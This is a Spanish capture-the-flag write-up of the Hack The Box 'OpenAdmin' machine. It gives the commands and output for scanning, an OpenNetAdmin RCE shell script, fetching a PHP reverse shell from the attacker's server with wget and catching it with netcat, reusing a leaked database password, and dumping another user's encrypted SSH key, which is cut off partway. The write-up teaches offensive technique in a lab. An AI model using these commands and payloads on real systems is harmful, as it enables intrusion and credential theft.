



EthicalHCOP.


De manera personal, openadmin fue una máquina sencilla ya que tenía explotaciones básicas y que algunas de ellas ya las hemos visto en máquinas anteriores. Sin embargo, toda máquina es un mundo nuevo de aprendizaje y de conocimiento de otras técnicas que nos brindan los mismos resultados.

Reconocimiento y escaneo.

```
# Nmap 7.80 scan initiated Sun Jan 12 16:32:20 2020 as: nmap -sV -sS -oN openadminNMAP.txt 10.10.10.171
Nmap scan report for 10.10.10.171
Host is up (0.098s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jan 12 16:32:58 2020 -- 1 IP address (1 host up) scanned in 37.57 seconds
```

El escaneo NMAP nos muestra 2 puertos nada más, el puerto 80 perteneciente al http y el puerto 22 perteneciente al ssh.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in** [/usr/share/doc/apache2/README.Debian.gz](#). Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

En el puerto 80 encontramos el sitio principal del servidor web de ubuntu, por lo que lo proximo sera realizar un escaneo de directorios para ver si hay otros contenidos en el server.

```

$dirb http://10.10.10.171/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat May  2 17:47:09 2020
URL_BASE: http://10.10.10.171/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612


---- Scanning URL: http://10.10.10.171/ ----
==> DIRECTORY: http://10.10.10.171/artwork/
+ http://10.10.10.171/index.html (CODE:200|SIZE:10918)
==> DIRECTORY: http://10.10.10.171/music/
+ http://10.10.10.171/server-status (CODE:403|SIZE:277)

---- Entering directory: http://10.10.10.171/artwork/ ----
==> DIRECTORY: http://10.10.10.171/artwork/css/
==> DIRECTORY: http://10.10.10.171/artwork/fonts/
==> DIRECTORY: http://10.10.10.171/artwork/images/
+ http://10.10.10.171/artwork/index.html (CODE:200|SIZE:14461)
==> DIRECTORY: http://10.10.10.171/artwork/js/


---- Entering directory: http://10.10.10.171/music/ ----
==> DIRECTORY: http://10.10.10.171/music/css/
==> DIRECTORY: http://10.10.10.171/music/img/
+ http://10.10.10.171/music/index.html (CODE:200|SIZE:12554)
    
```

Al finalizar el escaneo de directorios con la herramienta dirb, encontramos 2 sitios web llamados “artwork” y “music” con sus respectivas carpetas css, js e img.


En el sitio de música, encontramos un sitio web que tiene varias opciones incluyendo el login y el create account.




A diferencia del sitio de musica, artwork es un sitio más simple y sin tanta interacción como lo era el anterior.




Dando un recorrido por los sitios, encontramos en el sitio de música que el login redirecciona a un link que para nada nos dice algo sobre algún login.



Inmediatamente accedemos a este directorio, nos muestra un panel con algunas cosas sobre redes como Vlans, subredes, hosts, interfaces, DNS, entre otros, y con un aviso sobre la versión desactualizada.



Buscando en google el nombre del aplicativo y la versión que tiene actualmente, encontramos un par de exploits relacionados con el tema.



Uno de estos exploits te mencionan el uso de un módulo de metasploit para realizar un RCE en dicho sitio web. Sin embargo, al realizar la explotación con dicho módulo nos dice que ha sido explotada la vulnerabilidad pero no ha creado ninguna sesión.

```
msf5 exploit(linux/local/opennetadmin_RCE) > exploit
[*] Started reverse TCP handler on 10.10.15.153:4455
[*] Exploiting...
[*] Command Stager progress - 100.14% done (705/704 bytes)
[*] Exploit completed, but no session was created.
msf5 exploit(linux/local/opennetadmin_RCE) > exploit
```

Aquí quiero hacer un pequeño paréntesis. A pesar que metasploit es una herramienta muy poderosa y muy útil, no todo en la vida se trata de metasploit, es decir, metasploit no es la herramienta que nos dará la entrada milagrosa a todo sistema. Algunas veces, toca pedalear un poco e ir a cosas mucho mas manuales !

Explotación de Usuario.

Al descargar el otro exploit de exploitdb se nos está presentando un problema en el código referente a la sintaxis.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#wget https://www.exploit-db.com/raw/47691 -O ona.sh
--2020-01-13 09:22:28-- https://www.exploit-db.com/raw/47691
Resolviendo www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Conectando con www.exploit-db.com (www.exploit-db.com)[192.124.249.8]:443... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 779 [text/plain]
Grabando a: "ona.sh"
ona.sh 100%[=====]
2020-01-13 09:22:34 (3,41 MB/s) - "ona.sh" guardado [779/779]
done
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#ls
ona.rb ona.sh openadminNMAP.txt open.sh
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#chmod +x ona.sh
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#./ona.sh http://10.10.10.171/ona/login.php
./ona.sh: línea 8: '$\r': orden no encontrada
./ona.sh: línea 16: '$\r': orden no encontrada
./ona.sh: línea 18: '$\r': orden no encontrada
./ona.sh: línea 23: error sintáctico cerca del elemento inesperado `done'
./ona.sh: línea 23: `done'
```

A pesar de haber eliminado algunas líneas que creía que me causaban problemas, el error persiste.

```
#!/bin/bash
URL="${1}"
echo $URL
while true;do
  echo -n "$ "; read cmd
  curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]="
  "&xajaxargs[]=ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2
done
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#./ona http://10.10.10.171/ona/login.php
./ona: línea 8: '$\r': orden no encontrada
./ona: línea 16: '$\r': orden no encontrada
./ona: línea 18: '$\r': orden no encontrada
http://10.10.10.171/ona/login.php
./ona: línea 25: error sintáctico: no se esperaba el final del fichero
```

Luego de varios intentos y de intentar posibles soluciones, procedi a eliminar todo tipo de comentario y dejar solo el código del exploit como tal.


```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#cat open.sh
URL="${1}"
echo $URL
while true;do
  echo -n "$ "; read cmd
  curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajax
  "&xajaxargs[]=ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail
done
```

Luego intento ejecutar el código y funciona sin ningún tipo de problema.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#./open.sh http://10.10.10.171/ona/login.php
http://10.10.10.171/ona/login.php
$ whoami
www-data
$
```

Pero a pesar de tener una shell, en lo personal suelo migrar a otro tipo de shells que nos permite mejor maniobrabilidad.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#nc -nvlp 1234
listening on [any] 1234 ...
```

Para ello colocamos nuestra máquina a la escucha y colocamos en un servidor web el archivo "php-reverse-shell.php" usado en máquinas anteriores, la cual nos permite obtener una shell reversa y cambiar la shell original.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...

[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#./open.sh http://10.10.10.171/ona/login.php
http://10.10.10.171/ona/login.php
$ whoami
www-data
$ wget 10.10.15.164:8000/php-reverse-shell.php -O api.php
$
```

Para ejecutar nuestra shell reversa, descargamos nuestro archivo en la carpeta del sitio y mediante el navegador seleccionamos el archivo descargado.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.171 - - [14/Jan/2020 12:27:00] "GET /php-reverse-shell.php HTTP/1.1" 200 -
```

```
← → ↻ ⓘ No seguro | 10.10.10.171/ona/api.php Archivo Editar Ver Buscar Terminal Solapas Ayuda
EthicalHackingCOP x EthicalHackingCOP x EthicalHackingCOP x EthicalHackingCOP x
WARNING: Failed to daemonise. This is quite common
[parrot@parrot]~$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.15.164] from (UNKNOWN) [10.10.10.171] 57690
Linux openadmin 4.15.0-70-generic #79-Ubuntu SMP Tue Nov 12 10:36:11
4 x86_64 x86_64 GNU/Linux
 17:46:46 up 1 min, 2 users, load average: 1.21, 0.63, 0.24
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
jimmy     pts/0    10.10.14.93      17:45   22.00s  0.03s  0.03s -bas
jimmy     pts/1    10.10.15.65      17:46    2.00s  0.02s  0.02s -bas
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
etc
home
```

Revisando los archivos que están en dicha carpeta, encontramos un sitio muy básico y sin mucho contenido.

```
$ cd /opt/ona/www
$ ls
api.php
config
config_dnld.php
dcm.php
images
include
index.php
local
login.php
logout.php
modules
plugins
reverse_me.php
shell.py
winc
workspace_plugins

$ cd local
$ ls
config
nmap_scans
plugins
$ cd config
$ ls
database_settings.inc.php
motd.txt.example
run_installer
```

Aunque podemos ver unos archivos de configuración, estos no tienen datos importantes o que nos aporten en la máquina, pero buscando en otros directorios encontramos un archivo de configuración de la base de datos.


```

$ cat database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
    array (
      'databases' =>
        array (
          0 =>
            array (
              'db_type' => 'mysqli',
              'db_host' => 'localhost',
              'db_login' => 'ona_sys',
              'db_passwd' => 'n1nj4W4rri0R!',
              'db_database' => 'ona_default',
              'db_debug' => false,
            ),
          ),
      'description' => 'Default data context',
      'context_color' => '#D3DBFF',
    ),
);

?>$ ls /home
jimmy
joanna

```

Al leerlo encontramos las credenciales de la base de datos, una de las cosas que se pueden intentar es reutilizar esas credenciales en otro servicio.

Al intentar estas credenciales en el servicio ssh, encontramos que el usuario jimmy responde correctamente a esta prueba.

```

[~]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/openadmin]
#ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jan 14 17:55:21 UTC 2020

System load:  1.15           Processes:            277
Usage of /:   49.4% of 7.81GB Users logged in:          2
Memory usage: 39%           IP address for ens160: 10.10.10.171
Swap usage:   0%

=> There are 2 zombie processes.

```

A pesar de tener un usuario válido dentro del sistema, este aun no nos permite obtener la bandera del usuario, por lo que al seguir analizando el directorio del aplicativo web, nos damos cuenta que la carpeta ona tiene un link simbólico y que existe otro sitio web llamado internal.

```
jimmy@openadmin:~$ pwd
/home/jimmy
jimmy@openadmin:~$ ls
jimmy@openadmin:~$
jimmy@openadmin:~$ cd /var/www
jimmy@openadmin:/var/www$ ls -la
total 16
drwxr-xr-x  4 root    root    4096 Nov 22 18:15 .
drwxr-xr-x 14 root    root    4096 Nov 21 14:08 ..
drwxr-xr-x  6 www-data www-data 4096 Nov 22 15:59 html
drwxrwx---  2 jimmy   internal 4096 Nov 23 17:43 internal
lrwxrwxrwx  1 www-data www-data  12 Nov 21 16:07 ona -> /opt/ona/www
jimmy@openadmin:/var/www$
jimmy@openadmin:/var/www$ cd internal
jimmy@openadmin:/var/www/internal$ ls
index.php  logout.php  main.php
jimmy@openadmin:/var/www/internal$
```

Revisando los archivos de este nuevo sitio web, encontramos algunas cosas interesantes. La primera de ellas se encuentra en el archivo `index.php` en donde vemos que se ha quemado en el código fuente la validación del user con su contraseña,

```
<body>
    <h2>Enter Username and Password</h2>
    <div class = "container form-signin">
        <h2 class="featurette-heading">Login Restricted.<span class="text-muted"
></span></h2>
        <?php
            $msg = '';

            if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_
            POST['password'])) {
                if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['passwor
            d']) == '00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9
            f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdd852b8ec3b3a0523b1') {
                    $_SESSION['username'] = 'jimmy';
                    header("Location: /main.php");
                } else {
                    $msg = 'Wrong username or password.';
                }
            }
        ?>
    </div> <!-- /container -->
```

Conociendo el formato, vamos a un sitio web para decodificar hash y la obtenemos.

```
00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdd852b8ec3b3a0523b1
: Revealed
Found in 0.074s
```

De los 2 archivos restantes, `main.php` tiene una línea muy interesante la cual llama la llave privada ssh del usuario joanna.


```
jimmy@openadmin:/var/www/internal$ cat logout.php
<?php
    session_start();
    unset($_SESSION["username"]);
    unset($_SESSION["password"]);

    echo 'You have cleaned session';
    header('Refresh: 2; URL = index.php');
?>
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /
index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```

En uno de los script de enumeracion para linux, encontramos un par de puertos abiertos para el localhost, el primero es perteneciente a mysql (3306) pero el otro servicio es desconocido (52846)

```
jimmy@openadmin:/tmp$ wget http://10.10.14.22:8000/LinEnum.sh
--2020-02-02 21:23:33-- http://10.10.14.22:8000/LinEnum.sh
Connecting to 10.10.14.22:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 45578 (45K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh                               100%[=====]
=====>] 44.51K 253KB/s in 0.2s

2020-02-02 21:23:34 (253 KB/s) - 'LinEnum.sh' saved [45578/45578]

jimmy@openadmin:/tmp$ sh LinEnum.sh
-e
#####
-e # Local Linux Enumeration & Privilege Escalation Script #
-e #####
-e # www.rebootuser.com
-e # version 0.94

-e [-] Listening TCP:
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN
tcp        0 10928 10.10.10.171:22         10.10.14.22:40568      ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::80                    :::*                    LISTEN
-e
```

El servicio mysql está corriendo de manera correcta de manera local.


```
jimmy@openadmin:/tmp$ service mysql status
● mysql.service - MySQL Community Server
   Loaded: loaded (/lib/systemd/system/mysql.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2020-02-02 19:01:51 UTC; 2h 24min ago
   Process: 1049 ExecStart=/usr/sbin/mysqld --daemonize --pid-file=/run/mysqld/mysqld.pid (code=exited, status=0/SUCCESS)
   Process: 920 ExecStartPre=/usr/share/mysql/mysql-systemd-start_pre (code=exited, status=0/SUCCESS)
  Main PID: 1051 (mysqld)
    Tasks: 28 (limit: 2318)
   CGroup: /system.slice/mysql.service
           └─1051 /usr/sbin/mysqld --daemonize --pid-file=/run/mysqld/mysqld.pid

Warning: Journal has been rotated since unit was started. Log output is incomplete or unavailable.
```

Al probar con telnet el puerto alto, este se queda cargando y no muestra nada.

```
jimmy@openadmin:/var/www/internal$ telnet 127.0.0.1 52846
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^J'.

^C
Connection closed by foreign host.
```

Pero al utilizar netcat nos está retornando la siguiente información haciendo notar que es un servicio web lo que está corriendo en ese puerto.

```
jimmy@openadmin:/var/www/internal$ netcat 127.0.0.1 52846
HTTP/1.1 400 Bad Request
Date: Mon, 03 Feb 2020 12:56:24 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 314
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at internal.openadmin.htb Port 80</address>
</body></html>
```

```
jimmy@openadmin:/var/www/internal$ curl 127.0.0.1:52846 -i
HTTP/1.1 200 OK
Date: Mon, 03 Feb 2020 12:58:32 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: PHPSESSID=9kttj2m0qsef8gkl9r29ht5ghl; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 2519
Content-Type: text/html; charset=UTF-8

<?
    // error_reporting(E_ALL);
    // ini_set("display_errors", 1);
?>
```

Al hacerle una petición al sitio web con curl, vemos que este nos retorna una mensaje el cual es el mismo que está en el archivo index.php.

```
jimmy@openadmin:/var/www/internal$ cat index.php
<?php
    ob_start();
    session_start();
?>

<?
    // error_reporting(E_ALL);
    // ini_set("display_errors", 1);
?>
```

Para este paso podemos hacerlo de 2 maneras, una super facil y la otra es entendiendo un poco el concepto del portforwarding.

Al realizar la petición al sitio internal, este por defecto ejecutara el archivo index.php. Ahora, teniendo esto en cuenta, podemos realizar una petición web a otros archivos aparte del index, en este caso le haremos una petición get al archivo main.php el cual contiene el llamado al archivo id_rsa de joanna.


```
jimmy@openadmin:/var/www/internal$ curl 127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0Y0
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhdJKs/6YJVEhtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRXFaAiSVNQJY8hRHZSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/UlcPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhCjTTVAfN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqeKeLAlI95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQIj9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djb22v0+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
